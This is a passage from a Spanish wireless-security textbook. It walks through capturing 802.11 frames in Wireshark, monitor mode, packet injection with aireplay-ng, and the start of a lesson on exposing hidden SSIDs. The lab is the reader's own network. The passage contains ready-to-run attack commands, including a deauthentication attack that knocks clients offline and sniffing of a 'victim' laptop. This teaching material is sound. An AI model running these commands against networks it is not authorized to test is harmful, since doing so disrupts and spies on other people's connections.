1. Configure de nuevo la red inalámbrica **Laboratorio** en su punto de acceso tal y como aprendió en el Capítulo 2.

2. Abra un terminal en BackTrack y escriba en la línea de comandos `Wireshark&`. Una vez que se inicie la aplicación, seleccione **Capture > Interfaces** (Figura 3.5).




Figura 3.5. Interfaces de captura en Wireshark

TRUCO
Puede acceder rápidamente al menú de interfaces de captura mediante el método abreviado **Ctrl + I**.

3. Haga clic en el botón **Start**, que se encuentra a la derecha de la interfaz **mon0**, para capturar los paquetes. Enseguida verá que estos comienzan a aparecer en la ventana de Wireshark (Figura 3.6).




Figura 3.6. Captura de paquetes con la interfaz mon0 en Wireshark

4. En la ventana central, conocida como **panel de detalles**, aparece información relativa al paquete seleccionado en la ventana superior. Pulse en el símbolo +, frente a IEEE 802.11 de la trama de gestión WLAN, para expandirla y ver información adicional (Figura 3.7).

5. Observe las diferentes cabeceras del paquete y correlaciónelas con los distintos tipos de tramas vistas al principio del capítulo.




Figura 3.7. Información detallada de un paquete capturado

6. La parte inferior de la ventana de Wireshark, el **panel de *bytes***, muestra los datos del paquete seleccionado con la salida característica de los editores hexadecimales (Figura 3.8).




Figura 3.8. Panel inferior de Wireshark

Wireshark es capaz de capturar miles de paquetes en un instante, por lo que sin un filtro adecuado, el trabajo de analizar el tráfico de la red podría ser desalentador. Esto es precisamente lo que vamos a hacer ahora, aprender a usar los **filtros**.

3.2.2.1 FILTROS EN WIRESHARK

Para obtener información de las distintas tramas de datos, control y gestión en una red inalámbrica, siga, paso a paso, las siguientes instrucciones:

1. Para filtrar las tramas de gestión de los paquetes capturados, introduzca el filtro `wlan.fc.type == 0` en la ventana de filtros y pulse el botón **Apply** (Figura 3.9).

Figura 3.9. Tramas de gestión

2. Para ver las tramas de control, ponga el filtro `wlan.fc.type == 1` (Figura 3.10).




Figura 3.10. Tramas de control

3. Para las tramas de datos, aplique el filtro `wlan.fc.type == 2` (Figura 3.11).




Figura 3.11. Tramas de datos de los paquetes capturados

4. Si deseara filtrar las **tramas de baliza** (*beacon frames*), que el punto de acceso transmite periódicamente para anunciar la presencia de una red inalámbrica, puede usar el filtro `wlan.fc.type_subtype == 0x08` (Figura 3.12).

   En el manual de Wireshark, que puede encontrar en *http://www.wireshark.org/docs*, o en el material complementario, hallará una completísima guía sobre los diversos filtros que pueden aplicarse.




Figura 3.12. Tramas de baliza del PA Cisco-Linksys

5. También puede seleccionar algún paquete, dar al botón derecho del ratón y elegir **Apply as Filter > Selected** para añadirlo como filtro de búsqueda (Figura 3.13).

   Observe que todas las cabeceras de las tramas de control, gestión o datos se encuentran en texto plano; con lo que cualquiera con este programa u otro similar podría leerlas.




Figura 3.13. Filtro de búsqueda por tipo de paquete

ADVERTENCIA DE SEGURIDAD

Un intruso puede capturar y modificar los paquetes para retransmitirlos luego al mismo PA y, como no existe integridad en el proceso, esta vulnerabilidad puede explotarse para realizar diversos ataques.

3.3 CAPTURA EN LA RED LABORATORIO

Ya nos encontramos en condiciones de poner en práctica la captura e inyección de paquetes. Para simplificar todo el proceso y facilitar la captura de tramas, vamos a usar nuestra propia red inalámbrica **Laboratorio**. Una vez configurada tal y como se explicó en el anterior capítulo, siga estos pasos:

1. Ponga en modo monitor su tarjeta de red inalámbrica mediante el comando `airmon-ng start wlan0`.

2. Escriba en un terminal `airodump-ng --bssid C0:C1:C0:05:C2:30 mon0`, donde **C0:C1:C0:05:C2:30** debe ser la dirección MAC de su *router*. En un momento verá en la consola el número de canal (CH) por el que está transmitiendo (Figura 3.14).





Figura 3.14. Información de la red Laboratorio

3. Dese cuenta de que el número de canal por el que transmite su PA puede ser distinto. Así que anote en los siguientes campos la dirección física de su *router* y el canal por el que transmite:



4. Para asegurarnos ahora de que no se va a modificar el canal durante el proceso de captura, va a proceder a bloquearlo. Abra una consola e introduzca el comando `iwconfig mon0 channel 1` y después `iwconfig mon0` para verificarlo. Vea que en nuestro caso la interfaz **mon0** está en

modo monitor y la transmisión se realiza a 2.412 MHz (2,412 GHz), que es la equivalente al canal número 1 (Figura 3.15).




Figura 3.15. Bloqueo de la interfaz mon0 para operar en el canal 1

5. Lance ahora Wireshark y comience a capturar paquetes. Cuando empiecen a aparecer los mismos en la lista de paquetes, introduzca el filtro correspondiente a su PA con la expresión `wlan.bssid == C0:C1:C0:05:C2:30`.

6. Si desea ver solo los paquetes de datos que envía su punto de acceso, introduzca como filtro `(wlan.bssid == C0:C1:C0:05:C2:30) && (wlan.fc.type_subtipe == 0x20)`. Abra ahora el navegador web del portátil víctima y teclee la dirección IP del *router*, *http://192.168.1.1*. Verá cómo Wireshark capturará todos los paquetes de datos generados en el proceso (Figura 3.16).




Figura 3.16. Paquetes de datos enviados por un router determinado

Observe que, entre otros datos, puede obtener información de las direcciones MAC de su *router* (c0:c1:c0:05:c2:30) y del ordenador de la víctima (ac:81:12:2f:31:e6); así como las direcciones IP locales del punto de acceso (192.168.1.1) y del ordenador espiado (192.168.1.100); del que además aparece su nombre (DAVID-PORTÁTIL). Por ello, resulta esencial emplear, siempre que sea posible, conexiones cifradas en todas las transmisiones.

3.4 INYECCIÓN EN LA RED LABORATORIO

A continuación, vamos a comenzar a inyectar paquetes en la red inalámbrica de pruebas. Lo curioso de este ejercicio es que esa inyección se va a realizar sin necesidad de conectarnos al punto de acceso. Para esta práctica, emplearemos el comando `aireplay-ng`, que viene por defecto en BackTrack.

Las redes inalámbricas operan fundamentalmente en las bandas de los 2,4 GHz y 5,0 GHz. No todos los adaptadores inalámbricos que usamos pueden trabajar en ambas simultáneamente. La tarjeta integrada de nuestra máquina atacante solo soporta los estándares IEEE 802.11b/g, lo que significa que no podrá operar de ningún modo en 802.11a/n. Por ello, antes de capturar y/o inyectar paquetes en una red inalámbrica, tendremos que asegurarnos de en qué banda puede trabajar nuestro adaptador.

NOTA
Recuerde que para fijar un determinado canal con un adaptador inalámbrico, debe usar el comando `iwconfig mon0 channel x`, donde *x* representa el número de canal.

Por otro lado, también es interesante recalcar que en las redes Wi-Fi existen múltiples canales, sin embargo, una tarjeta solo podrá emitir o capturar en un único canal en un instante dado. Si queremos capturar o inyectar paquetes en más de un canal simultáneamente necesitaremos tantas tarjetas de red como canales.

Vamos manos a la obra. Abra Wireshark y siga cuidadosamente estos pasos:

1. Introduzca en el campo Filtro la expresión `(wlan.bssid == C0:C1:C0:05:C2:30) && !(wlan.fc.type_subtype == 0x08)`. Esto hará que capturemos de nuestro *router* únicamente paquetes que no sean balizas.

2. Abra ahora un terminal y escriba el comando `aireplay-ng -9 -e Laboratorio -a C0:C1:C0:05:C2:30 mon0`. Observe en la figura 3.17 cómo la prueba de inyección ha sido un éxito.




Figura 3.17. Inyección de paquetes en la red Laboratorio

3. Regrese a Wireshark y verá que hay una gran cantidad de paquetes listados. Algunos de ellos los ha enviado el comando que acabamos de ejecutar, mientras que otros provienen del propio punto de acceso en respuesta a los paquetes inyectados (Figura 3.18).




Figura 3.18. Paquetes enviados por el PA como respuesta a la inyección

3.5 AUTOEVALUACIÓN 3

- ¿Cómo se denominan las tramas encargadas de mantener la comunicación entre el punto de acceso y los clientes en una red inalámbrica?
- ¿Con qué comando ponemos el adaptador de red en modo monitor?
- ¿Qué filtro escribiría en Wireshark para capturar paquetes que no sean balizas de un *router* de dirección física 00:23:34:2f:1b:41?
- ¿Qué comando escribiría en un terminal para saber en qué canal está transmitiendo el PA anterior?
- Si quisiéramos bloquear la tarjeta inalámbrica para que transmitiera exclusivamente por el canal 12, ¿qué comando deberíamos escribir?
- ¿Cuál de los siguientes comandos permite en BackTrack realizar inyección de paquetes?

  a) airmon-ng.
  b) airodump-ng.
  c) aireplay-ng.
  d) aircrack-ng.

4

VULNERABILIDAD EN LA AUTENTICACIÓN

Las redes inalámbricas, por su propia arquitectura, presentan grandes debilidades en lo que a los distintos mecanismos de autenticación se refiere. En este capítulo veremos cómo esquivar diferentes métodos utilizados en las redes Wi-Fi, y que por sí solos no confieren seguridad alguna, como la ocultación, los filtros por direcciones MAC o las autenticaciones WEP de sistema abierto o mediante clave compartida.

4.1 REDES OCULTAS

Por defecto, todos los puntos de acceso envían el nombre de su red (SSID) en las tramas de baliza (Figura 4.1A). Esto permite conocer la existencia de una red a cualquier máquina en el área de cobertura de aquella. Cuando, por el contrario, se elige ocultar el nombre de la red, el *router* lo único que hace es no difundirlo en las tramas de baliza (Figura 4.1B). Esto hace que, al menos en teoría, solo los clientes que conozcan el nombre de la red pueden establecer una conexión con el punto de acceso.

Este mecanismo, que curiosamente muchos aún siguen empleando como casi único sistema de seguridad, no proporciona protección alguna.

Si ha observado detalladamente los diferentes pantallazos de Wireshark en el capítulo anterior, se habrá dado cuenta de que el nombre de la red (SSID) se transmite en texto plano en las tramas de baliza, por lo que revelar su nombre es realmente sencillo.




Figura 4.1. Difusión del nombre de red en las tramas de baliza

4.1.1 Descubriendo el SSID

Veamos ahora, de manera práctica, cómo dejar al descubierto el identificador de una red oculta:

1. Entre en el panel de control de su punto de acceso y vaya a las opciones de red inalámbrica. Allí marque la opción Desactivar difusión de SSID o similar, según la marca de su *router* (Figura 4.2).




Figura 4.2. Desactivación de la difusión del nombre de red

2. Abra Wireshark, ponga como filtro la dirección MAC de su punto de acceso mediante `wlan.bssid == C0:C1:C0:05:C2:30` y comience a capturar las tramas de baliza de su *router*. Observe que el identificador de la red ha desaparecido de estas tramas (Figura 4.1B). Esto es lo único que se consigue al ocultar la difusión de un nombre de red.

3. Si introduce en una consola en BackTrack el comando `airodump-ng wlan0` verá en la columna ESSID el nombre <length: 11> asociado a la dirección física de su *router*. Si cuenta el número de caracteres de la red **Laboratorio**, verá que exactamente son 11.

4. Vea lo fácil que resulta esquivar esta primera traba. Abra una consola e introduzca el comando `aireplay-ng --deauth 6 -a C0:C1:C0:05:C2:30 mon0` sin dejar de capturar paquetes en Wireshark. Con la opción **--deauth 6** lanzará un ataque de desautenticación con seis paquetes que conseguirá desconectar a los legítimos clientes asociados al *router* que tiene por dirección física C0:C1:C0:05:C2:30 (Figura 4.3). Si la máquina que actúa de víctima se encuentra asociada al PA, observará que se desconecta de la red para, poco después, volver a enlazarse, consecuencia del ataque de desautenticación ejecutado.

